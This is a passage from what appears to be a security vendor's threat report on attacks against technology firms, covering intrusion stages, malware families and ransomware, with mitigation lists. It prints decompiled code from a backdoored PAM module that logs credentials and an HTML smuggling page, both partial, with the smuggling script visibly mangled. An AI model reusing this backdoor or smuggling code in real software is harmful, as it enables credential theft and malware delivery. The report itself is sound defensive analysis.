
On the other hand, in the Israeli-Hamas conflict, pro-Palestinian groups have begun targeting OT equipment made in Israel. One such target was Unitronics, an Israeli manufacturer of Programmable Logic Controllers (PLC), whose devices are widely used worldwide. SpiderLabs identified over 1,800 Unitronics devices exposed to the Internet in Shodan. The example below (Fig 47) is a reported hack of one of the booster stations of Municipal Water Authority of Aliquippa, Pennsylvania potentially attributed to an Iranian-backed threat actor. For more in-depth information, please refer to this Trustwave SpiderLabs original research on the [Israeli-Hamas cyberwar](#).



Fig 47: Hacked Unitronics PLC V570 possibly as collateral damage of the Israeli-Hamas conflict

Mitigations to Reduce Risk

- Conduct a comprehensive security assessment before any form of engagement is initiated with a third party. If you are a third-party provider, ensure that accurate information and supporting evidence is provided to the requester.
- Ensure that third-party vendor contracts have strict cybersecurity clauses. This could include mandating the conducting of regular security audits, any notification of any breach should be done immediately to the organization after it happens, as well as ensuring compliance with the pertinent regulations of data protections. If you are a third-party, ensure that these contracts are reviewed and requirements are well understood.
- Conduct audits and review the security practice of third-party vendors. This involves a periodic review of the service provider, vulnerability assessments, as well as penetration testing to identify and remediate any weak points posed in the security areas. If you are a third party, ensure compliance with the agreed upon security requirements.
- Enforce strict access controls, change control, audit trails, and security checks particularly within CI/CD pipelines to detect and prevent unauthorized modifications.
- Conduct regular dynamic and static security testing of software products and applications. Ensure security is embedded by design in the SDLC process.
- Encrypt all the sensitive data both in transit and at rest. Restrict the access of sensitive data to the principle of least privilege. Carry out regular monitoring of the access logs so that activities of unauthorized or suspicious nature may be detected.
- Ensure following of the industry standards and regulations like GDPR, HIPAA, FERPA, etc., for compliance to geographical location and nature of data handled by third-party vendors. If you are a third party, ensure that data privacy compliance requirements are understood and adhered to.
- Regular training sessions on phishing, social engineering tactics, data protection and general cybersecurity hygiene can help employees act as the first line of defense against supply chain attacks.



Initial Payload

The Threat

Once a foothold is established, the attacker generally does not anticipate having complete control over the entire network. Often, they have gained access to a low-value system with limited network privileges. They will proceed to download more sophisticated tools and malware to enhance their foothold or leverage existing tools such as Powershell or LOLBins (Living-off-the-Land Binaries).

Trustwave SpiderLabs Insights

Execution techniques of initial payloads observed through active monitoring mostly involved the use of command and scripting interpreters and user execution. Command and scripting interpreters like Powershell can be used to execute commands and scripts on compromised systems, as well as to download and run malicious payloads. Powershell stands out for its ubiquity in Windows environments.

It offers attackers a powerful tool to execute commands and scripts that facilitate the downloading and execution of malicious payloads. Powershell is deeply embedded within the operating system and allows for sophisticated operations to be carried out with minimal external footprint which tends to complicate detection efforts. Figure 48 showcases real-world cases concerning technology organizations that highlight the various methods that initial payloads are downloaded and executed.




Figure 48: Execution techniques used by threat actors

Related to command and scripting interpreters, during threat hunts, SpiderLabs has commonly encountered custom scripts and binaries in client environments that contain hard-coded passwords or are assigned elevated privileges. Threat actors exploit this by disguising malicious scripts within common repositories, effectively hiding their payloads in plain sight.

Another popular technique, and equally concerning method, used by adversaries to deliver initial payloads simply relies on a user opening a malicious file to gain execution. Users may be subjected to social engineering to get them to open a file that will lead to code execution.

Related to user execution, one very interesting finding in our Trustwave threat hunts is that a significant portion of root cause findings reveals that users, particularly technologists like IT, are executing malicious or unknown binaries often for research, investigation, or testing purposes. This behavior suggests organizations may lack adequate sandbox environments for safe testing or are willing to tolerate the associated risks. Such practices are counter-productive and can lead to potentially larger disruptions as the people opening these unknown binaries may have higher privileges in the organization.

Finally, our researchers have observed many cases of user execution of initial payloads through phishing attacks through innovative methods such as ISO image files and HTML smuggling. The distribution of malware through ISO image files attempts to bypass traditional email filters. These files, once mounted, present a seemingly innocuous image disk to the user but in fact, contains malicious executables. A notable example of an initial payload often delivered through this approach is Qakbot.

HTML smuggling on the other hand, is a method where attackers embed malicious code within HTML attachments sent via email. When the target opens the HTML file, embedded JavaScript dynamically generates a file containing the malware payload. In the sample below (Fig 49), a spam email is seen delivering a Qakbot payload via an HTML attachment.





Figure 49: Spam email delivering Qakbot via an HTML attachment

Mitigations to Reduce Risk

- Educate users about the dangers of opening unknown files and links. Regularly conduct security awareness training to help identify and avoid phishing attempts and social engineering tactics.
- Implement policies to restrict or monitor the execution of scripts like VBA and Powershell. This can be done using tools like Windows Group Policy. Microsoft also has what it calls attack surface reduction (ASR) rules.
- Use advanced email filtering solutions like Trustwave MailMarshal to detect and block malicious emails that may contain harmful attachments or links.
- Employ comprehensive endpoint protection solutions that include antivirus, anti-malware, and behavior-based threat detection to identify and mitigate threats.
- Conduct regular audits of all applications operating within the environment.
- Implement highly granular “allow lists” of applications on specific hosts to minimize exposure. Prevent malicious actors from deploying applications that masquerade as known apps to execute malicious commands.
- Apply additional privilege restrictions to prevent unprivileged sources from running different command shells. Additionally, segregate critical network segments from the rest of the network to limit exposure of assets.
- Provide IT and cybersecurity staff with secure, isolated sandbox environments for the safe examination and testing of suspicious files.
- Conduct frequent security audits to identify and remediate instances of hard-coded passwords and unnecessarily elevated privileges in scripts and binaries being used in the computing environment.



Expansion / Pivoting

The Threat

Following the initial infiltration, often on a less critical device like a compromised laptop from a phishing attack or a network appliance such as a VPN endpoint, the attacker proceeds to aim at more valuable accounts and systems using the suitable tools they possess. These can include domain admins, root accounts, active directory systems, and database servers.

Trustwave SpiderLabs Insights

From that initial foothold, often on an employee or contractor’s workstation (phishing), an internal IP address (remote access like RDP or VPN), or software implanted from a compromised third party, the goal of the threat actor is privilege escalation and expansion. This step is often referred to as “pivoting” or “lateral movement.”

As an initial step, threat actors will typically try to obtain credentials to facilitate lateral movement. Credential access tends to be easier once initial access or foothold has been obtained as security tends to fall off internally. Often this is due to the mentality of “it’s behind a firewall,” so there isn’t a need to prioritize security controls. We used to refer to this as “crab security,” a hard shell with a soft interior.

Based on Trustwave active monitoring, credential access techniques (Fig 50) observed in the attacks against technology organizations relied mostly on password brute-force attempts, but also OS credential dumping, authentication process modification, and stealing or forging Kerberos tickets.




Figure 50: Credential access techniques by threat actors

Once an initial foothold has been acquired, threat actors then obtain valid credentials, by using various lateral movement techniques to gain further access within the organization. Trustwave researchers observed Lateral Tool Transfer indicators in our technology clients, such as Bloodhound and SharpHound. Bloodhound and its data collector SharpHound are powerful toolsets designed for auditing Active Directory (AD) environments. By visualizing attack paths within AD, these tools help in identifying vulnerabilities and misconfigurations enabling threat actors to identify potential avenues for lateral movement. For further information, please refer to this original Trustwave research about [Detecting Enumeration with DNS and AD](#) that highlights the use of Bloodhound.

For the Exploitation of Remote Services technique, the most notable one was the SMBGh0st vulnerability. The SMBGh0st vulnerability (CVE-2020-0796) allows remote code execution through the SMB 3.1.1 protocol, which are often open within the internal network and typical vectors for lateral movement between computing devices. For further information, please refer to this Trustwave SpiderLabs advisory about [SMBGh0st](#).




Figure 51: Lateral movement techniques by threat actors

As threat actors continue to move laterally across the organization, they tend to increase their privileges as they pilfer various compromised systems and high-value assets. Based on our active monitoring of technology organizations, privilege escalation techniques observed in security incidents mostly involved the use of Valid Accounts where attackers use legitimate credentials to access systems, applications, and data. Our threat hunts also often indicate that local user accounts, default administrative accounts, local administrator groups, and default guest accounts are not managed very well. This can be leveraged by attackers to escalate privileges and move laterally.

It is also during this stage when the threat actors will try to establish persistence in the network so attackers can share access with others on their team or come back at a future time to continue the attack. Investigations by Trustwave researchers into incidents in technology organizations show that persistence techniques (Fig 52) predominantly utilized Event-Triggered Execution which is a technique where malicious activities are initiated automatically in response to specific system or application events. This enables threat actors to execute payloads or maintain persistence stealthily. Other techniques seen were Account Manipulation, Creation of Accounts, and the use of Server Software Components.




Figure 52: Persistence techniques by threat actors

Notably, our researchers also observed the use of “China Chopper Web Shell” as a persistence mechanism in our technology clients. [China Chopper](#) is a compact and stealthy web shell malware that offers significant capabilities. Despite its small size, China Chopper (Fig 53) provides significant capabilities such as file management, database manipulation, and command shell access making it a versatile tool for threat actors. This web shell also has a low detection rate by anti-virus programs due to the simplicity of its server-side payload, which can be easily modified. For further information, please refer to Trustwave original research involving [China Chopper](#).




Figure 53: Virtual Command Shell from China Chopper


In our threat hunts, Trustwave researchers also often see the use of Scheduled Tasks for Persistence purposes. Like local user accounts, these scheduled tasks tend to become unmanaged and forgotten over time. This neglect can be a significant vulnerability, as it allows threat actors or malware to surreptitiously create new scheduled tasks, establishing backdoors or maintaining malware execution.



**Trustwave SpiderLabs
conducts 200K hours of
pentesting each year**

Mitigations to Reduce Risk

- Enforcing strong security measures within the internal network and not just at the perimeter. This includes segmenting networks, applying the principle of least privilege, and using MFA for internal and external access to resources.
- Monitor the use of unusual connections in SMB and other open services using anomaly and behavior-based detection techniques.
- Conduct active monitoring and auditing of account usage and access patterns to detect anomalies. Conduct regular user reviews of local user accounts, default administrative accounts, and group memberships to remove unnecessary privileges and outdated accounts.
- Deploy solutions like Bloodhound and SharpHound responsibly for internal security audits and penetration tests to identify and remediate potential attack paths in Active Directory environments before they can be exploited by attackers.
- Monitor vulnerabilities like SMBGhost (CVE-2020-0796) and ensure timely application of security patches and updates to prevent exploitation of known vulnerabilities.
- Conduct regular audits of all applications in the environment to combat the adoption of custom applications that could result in vulnerabilities.
- Monitor unusual system and application events, and investigate the creation of new scheduled tasks, account manipulation, and other indicators that may indicate attempts at persistence.
- Engage in proactive threat hunting to detect and respond to advanced threats. Educate employees about the importance of cybersecurity and the role they play in maintaining the organization's security posture.
- Implement robust host-based security controls including detailed "allow list" of applications on designated hosts to minimize exposure.
- Impose additional restrictions on privileges to prevent unauthorized execution of commands from unprivileged sources.



Malware: Loaders, Infostealers and RATs

The Threat

Malware is an essential tool used by threat actors to gain access, steal information, and maintain control of their victim's environment. Among the multitude of malware strains, loaders/downloaders, infostealers, and remote access trojans (RATs), are among the most important types of malware to facilitate threat actor activities.

Loaders/downloaders specialize in delivering other types of malware onto a compromised system, often acting as the initial step in a multi-stage attack by installing threats like RATs and infostealers to execute their respective tasks. Infostealers focus on extracting sensitive information, targeting stored data (like passwords and contacts), and data entered during online activities, often via malicious browser plugins. RATs provide backdoor access to a system, allowing attackers to perform a range of activities from downloading files to capturing data, like infostealers, and even activating webcams.

Trustwave SpiderLabs Insights

Trustwave SpiderLabs gain insights into malware in our clients' environments through the delivery of our managed services, threat hunts, DFIR, and malware analysis teams. Trustwave is in a unique position to detect and analyze distinctive malware threats focusing on specific industries. Through our various services, our researchers have identified some of the more notable malware particularly active in technology sector.

Though we have seen a multitude of malware in this sector, our researchers pulled some of the notable cases where malware was leveraged as an integral part of the attack chain in some of our technology clients.

POEMGATE

A significant cyberattack orchestrated by a group identified as UAC-0165 targeting a major telecommunications company last December 2023. This led to extensive outages in mobile telephone systems. This attack was part of a broader campaign affecting at least 11 telecom providers and was marked by the strategic destruction of data, virtual machines, and internal systems by modifying active network and server equipment configuration, as well as deleting data from storage systems. The threat actors had apparently compromised the telcos systems since March 2023.

The attack leveraged a backdoored Linux Pluggable Authentication Module (PAM), dubbed **POEMGATE** to gain unauthorized access. This module is used by services such as SSH and sudo for user authentication. The backdoored module, however, was designed as a RAT and authenticates users with a hardcoded password, logs successful access attempts, and captures administrator credentials.


```

97 verified_password = (unsigned int)unix_verify_password(pwd, name, key, 0); // verify the password of this user
98 if ( strcmp(crypt(pwd, "ABHUK3K8A"), "ABHUK3K8A2") )// Compare the provided password hash with a precalculated hash. This gives an open access to the attacker
99 {
100     auth_return = verified_password;
101     if ( verified_password == PAM_SUCCESS )
102     {
103         sprintf(cryp_buff, "%s\\%s", name, key); // user credentials in an encrypted format
104         for ( i = 0; i < 10; i++ )
105         {
106             v15 = &crp_buff[strlen(cryp_buff)];
107             if ( i >= v15 - cryp_buff )
108                 break;
109             encrypted_buffer[i] = cryp_buff[i] ^ :key[i % 7]; // XOR encode user creds with a key [v01\\v02\\v03\\v04\\v05\\v06\\v07]
110         }
111         encrypted_buffer[v15 - cryp_buff] = 0;
112         cred_log = fopen("lib\\libc.so.7", "a"); // Open a file handle to a log file for storing encrypted user credentials
113         fputs(encrypted_buffer, cred_log); // Write the encrypted credentials to the log file
114         cred_log_handle = cred_log;
115         auth_return = PAM_SUCCESS; // authentication return status to success
116     }
117 }
118 }

```

Fig 54: Part of the decompiled code of the backdoored PAM module

Along with POEMGATE, other tools like POSEIDON and WHITECAT were also used in this attack. POSEIDON was used to steal credentials and control infected devices remotely. WHITECAT was then used to erase evidence of unauthorized access and cleaned relevant logs.

QAKBOT

Trustwave researchers investigated a cybersecurity threat targeting a large telecommunications company where they uncovered an interesting distribution method for the Qakbot malware. Qakbot is a notorious RAT and information stealer and had been very active in 2023 until the FBI and its partners [took down its infrastructure](#) in one of the largest US-led enforcement actions against a botnet.

Investigation by our researchers found that Qakbot was being disseminated via ISO files containing a launcher for executing its malicious DLL (Fig 55). The method is used by threat actors as it is less likely to raise suspicion and can potentially bypass conventional antivirus scanning. Once the user is lured to execute the malware, it can then spread laterally through network shares, infecting numerous machines within a network. Qakbot is also infamous for harvesting email credentials, which are utilized in further attacks, such as spam campaigns.




Fig 55: Infection chain of Qakbot

In another case for a Telco, we also discovered a Qakbot attack that employs HTML smuggling for distribution. This approach utilizes spam emails with malicious HTML attachments. The threat actors then take advantage of JavaScript within the HTML file to dynamically generate a password-protected zip archive when the file is opened in a browser.



```

<div id='preview_unavailable'>
  <h1>Preview is unavailable</h1>
  <p>This page should be open in Chrome,Firefox or Microsoft Edge.</p>
</div>
<div id='a1' style='visibility:hidden;'>UESDBAoAAAAAABiL3FQAAAAAARAIYAQ3JtUmVwb3J0X2
gogtrAIRjwRIi4EVbuSQqHFrSKILSDCs39RGKGWGRKglzK+ABZDABVVA0ABy8Pu2IvD7tiLw+7Y1BLAwQUAAsACADietx
ZkBTNZRYFESXNswemjnjLFY++yvmTGLcfIXMDAXJDawAKSFZBg+M8ozwASA61VABIKILaACEScESiu8FW7kkEIRa0iVO1+
jeKHoSqmzpQJuiAQsmV+RN6c1JqhPNECBiFcFNRqjg39/RMRjU2RdxhVW1x1QLQ0i7nOtp5bTQSKI9wEN91dtxx4Rteih
RokyCZ1qzmQPhFW7R3B/OiWAjhkUcsR2Ik+80i1ft8W6pWz f2cA+Zx8orxD1gHh
IOpsmHNeJNdTzYchRPZuHJJYgXwiopxE0g9D1pIp17s0hgSf OYOSKF0JQCf1SPUE
h0aq9YGSSwvN3ITw3CMrVk7LhcHKddEwwlWE3cWQ5jqVz0kg 9JKg1MY1JLAPFtMg
sbnFXe9qtZJSHdxOA3RJOupp8zIszD5MmaHOH+6B+qdoG0dS FtAzFimQP5Idxx90k
eNSaxkpkS9w5K/9F2yR0eMUTq3pnaQeHhgsFJoPFBLBwISTuJ 19xUAAAAAAAAAAAAA
63FS55TwtjAwMAAOMKAAA1ABEAAAAAAAAIAAAALUAAABDcm1SZXBvcnRfMzgMDQxL0NyYbV3Jlc6YdF8zODAwNDEubG5rL
</script>

<script type="text/javascript">
var text = document.getElementById('a1').innerHTML;;
var content_type = 'application/zip';
var target_file_name = 'CrmReport_380041.zip';
if(!navigator.userAgent.match(/Firefox|fxios/i)) {
  target_file_name = target_file_name.replace('.zip', '')
}

function _0x264b(_0x32c15b,_0x56172e){var _0xec4522=_0xec45();return _0x264b=function(_0x264b,_0x56172e);var _0x549ebe=_0x264b;(function(_0x16bed0,_0x77b6c6){var _0x5ac43f=_0x264b,_0x549ebe(_0x5ac43f(_0xb0))/0x3*(parseInt(_0x5ac43f(_0xa8))/0x4)+parseInt(_0x5ac43f(_0xb5)+_0x5ac43f(_0xa5))/0x9)+parseInt(_0x5ac43f(_0xab))/0xa;if(_0x6b3d01===_0x77b6c6)break;else _0xcd8fb),document['getElementById'](_0x549ebe(_0x99))['style'][_0x549ebe(_0xb3)]=_0x549ebe(_0xab64toBlob(_0x594c74,_0x3058a3,_0x136749){var _0x15bca1=_0x549ebe,_0x4c108c=[],_0x5d34e8=_0x5d34e8[_0x15bca1(_0xae)](_0x22cc7e,_0x22cc7e,_0x136749),_0x2fa2e7=new Array(_0x3e810d[_0x3e810d[_0x15bca1(_0xad)](_0x511af6)];var _0x23fd61=new Uint8Array(_0x2fa2e7);_0x4c108c[_0xec45()]{var _0xa1e923=['text','charCodeAt','slice','download_done','2380398tyCEAA','log','preview_unavailable','URL','push','style','538681VqfukN','createElement','visible','append','8ThkyxZ','9121890GArtzn'];_0xec45=function(){return _0xa1e923;};return _0xec45();};var bl[_0x549ebe(_0xb6)](blob,target_file_name);else{var url=URL[_0x549ebe(_0x9b)](blob),a=document[_0x549ebe(_0xa0)](a),a[_0x549ebe(_0xa6)](function(){var _0x394857=_0x549ebe;console[_0x39485removeChild'](a),window[_0x59892f(_0x9a)]['revokeObjectURL'](url);},0x0);}
</script>

```

Zip file encoded in base64

Will be saved as a ZIP file

Fig 56: Sample of HTML Smuggling

HTML smuggling is particularly effective as it can potentially circumvent traditional email security filters and antivirus software. It leverages the web browser to bypass security checks and directly deliver the malware payload to its targets. For more information about this innovative attack method, please refer to the original Trustwave SpiderLabs research on [HTML Smuggling](#) and [HTML File Attachments](#).

RACCOON STEALER

In an investigation involving a global telecommunications company, Trustwave researchers identified an attack orchestrated using Raccoon Stealer. The Raccoon Stealer, or Raccoon RAT, is a sophisticated malware with extensive data theft capabilities. The malware specializes in extracting a wide range of sensitive information from infected systems including user credentials, cookies, stored credit card details, and browsing history from popular web browsers like Chrome, Firefox, and Opera. Additionally, it can also steal cryptocurrency wallets, capture screenshots of the targets desktop, gather system information, retrieve files, and facilitate the download and installation of further malicious software.



Fig 57: Racoon Stealer advertisements in underground forums

Raccoon Stealer was actively traded on underground forums (Fig 57) making it widely accessible to threat actors. By the end of March 2022, however, the group responsible for its development announced they were halting their operations.

PLUGX RAT

In a case involving a consulting and project management firm within the technology industry, Trustwave researchers discovered an attack leveraging the RAT, PlugX.

PlugX has a wide range of capabilities (Fig 58). It can capture keystrokes, take screenshots, manage system processes, files, and registry entries, operate as a proxy, and facilitate lateral movement by scanning local ports.




Fig 58: The diverse capabilities of the PlugX RAT as seen in its code

PlugX is a malware that exploits DLL sideloading, which is a technique where a malicious DLL is disguised as a legitimate file and loaded by a legitimate process. This method involves the malware being embedded within a CAB file. When the user interacts with this file, it activates the legitimate, digitally signed executable, which then inadvertently sideloads the malicious DLL. This process leads to the decryption and unveiling of the PlugX RAT payload.

**TRUSTWAVE MDR ELITE
OFFERS AN MTTA OF
15 MINUTES AND MTTR OF
<30 MINUTES**

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- For OT and IoT devices that may not have the capability to run host-based anti-malware tools, ensure that compensating controls are in place such as network-based monitoring / prevention systems and network isolation and segmentation.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing underground and Dark Web monitoring for information leakage that may have been missed.



Malware: Ransomware

The Threat

Ransomware is a type of malware that typically encrypts or locks data and then demands the victim pay a ransom to provide access to that data again. Modern ransomware campaigns prevent recovery by also attempting to remove access to backup files and deleting Volume Shadow Copies.

More recently, ransomware groups have added an extortion component to these attacks. They will exfiltrate valuable data before deploying the ransomware and then publicly post proof of the attack to scare/shame the victim organization into paying the ransom. If the ransom isn't paid, the threat actors still have a dataset they can turn around and sell. This is commonly referred to as a double-extortion tactic.

Threat actors also use triple extortion in which case the attacker will strategically deploy a DDoS attack as a third-layered extortion tactic. Worse yet, is when they target the victims of the breach and threaten to release their data if they don't pay.

Trustwave SpiderLabs Insights

In 2023 alone, Trustwave researchers monitored over 1,000 ransomware claims against technology organizations. The top 10 ransomware groups were LockBit 3.0, Rhysida, CLOP (aka CL0P, CI0p), ALPHV, Play, Akira, 8BASE, Medusa, mont4na, Stormous and Black Basta. These groups have targeted a wide range of technology organizations across different geographies, predominantly in North America, Europe, and Asia. The types of technology companies targeted by ransomware threat actors are varied but includes telecommunications, software, cybersecurity, media and broadcasting, electronics manufacturing, IT services, internet service providers, hardware, and more.




Figure 59: Top 10 ransomware groups in the technology sector

The timeline of ransomware claims in 2023 shows varying levels of activity throughout the year, though the fluctuation is not as apparent in other sectors we have reviewed so far. There were noticeable increases in ransomware activity in the middle of the year, particularly during June to July 2023, which likely coincided with the [exploitation of the MOVEit \(CVE-2023-34362\) vulnerability](#). Our analysis of the ransomware threat groups and activities will focus on the activity of the top three ransomware groups, as these comprise over 60% of the activities for this sector.

